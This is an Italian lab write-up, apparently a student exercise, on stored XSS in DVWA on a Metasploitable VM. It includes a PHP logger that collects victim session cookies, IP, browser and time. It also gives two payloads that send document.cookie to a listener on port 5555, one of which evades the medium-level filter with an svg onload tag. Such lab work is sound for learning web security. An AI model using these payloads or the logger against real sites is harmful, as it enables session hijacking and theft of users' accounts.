

XSS STORED

Settaggio VM con IP richiesti:




Entriamo sulla dvwa con l'IP della metasploitable, username "admin" e password "password", e impostiamo su low la security:



Dopo un primo controllo, mi accorgo che c'è un limite massimo molto ristretto che non mi permette di inserire alcuno script. Tramite inspection, vedo che c'è un limite di 50 caratteri modificabile. Procediamo ad aumentarlo. Nel mentre creiamo un file di log in php, denominato **logxss.php**, che andremo a mettere in /var/www/html, e andiamo a creare una cartella, denominata **CATTURA**, con all'interno un file **cookie.txt** su cui andare a prendere tutti i dati che ci servono dalle macchine vittima.

IMPORTANTE! Bisogna dare i permessi al file cookie.txt col seguente comando: sudo chown www-data:www-data cookie.txt, altrimenti non sarà possibile catturare i dati che ci servono.



Lo script utilizzato è:

<script>var i = new Image();


i.src='http://localhost:5555/logxss.php?q='+btoa(document.cookie)</script>

La traccia richiede un web server in ascolto sulla porta 5555. Andiamo a modificare le porte in ascolto di apache2, andando ad aggiungere la 5555, e subito dopo facciamo un **service apache2 restart**



Qui il contenuto del file **logxss.php**, che ci permette un dump completo, con cookie di sessione, IP, browser e ora di accesso della macchina vittima.


```
File Edit Search View Document Help
    × 🗅 🗅
                                               Q &
1 ≤?php
 2 if(isset($_REQUEST['q'])) {
 3
      // timestamp attuale
      $timestamp = date("Y-m-d H:i:s");
 4
 5
 6
      // indirizzo IP dell'utente
 7
      $ip = $_SERVER['REMOTE_ADDR'];
8
9
     // browser macchina attaccata
       $browser = $_SERVER['HTTP_USER_AGENT'];
10
11
       // output
12
       $message = "Timestamp: $timestamp\n";
        nessage .= "IP: $ip\n";
13
       imessage .= "Browser: $browser\n";
14
       $message .= "Cookies: " .base64_decode($_REQUEST['q']) . "\n";
15
16
17
       // inserimento nel file cookie.txt dell'output creato
18
      file_put_contents('/var/www/html/cattura/cookie.txt', $message,FILE_APPEND);
19
20
      echo $_REQUEST['q'];
21
22 }
23 ?<u>></u>
24
25
```



Index of /cattura




Apache/2.4.58 (Debian) Server at localhost Port 5555



Ed ecco l'output che abbiamo, con tutti i dati necessari. Da notare gli accessi da browser diversi, con cookie, diversi. Da solo qualche problema l'IP in quanto siamo in locale. Da notare la porta in ascolto 5555.

Per quanto riguarda la security medium, mi sono accorto dalla source che il programma fa un'ottima sanitizzazione del campo message, ma alquanto scarna nel campo name, in quanto eliminava solo la parola <script>. Dopo una ricerca sul web e la modifica anche qui del numero di caratteri in questo campo, siamo riusciti a recuperare i cookie di sessione anche qui.



Lo script usato in questo caso è il seguente:

<svg/onload="var i = new Image();
i.src='http://localhost:5555/login.php?q='+btoa(document.cookie)">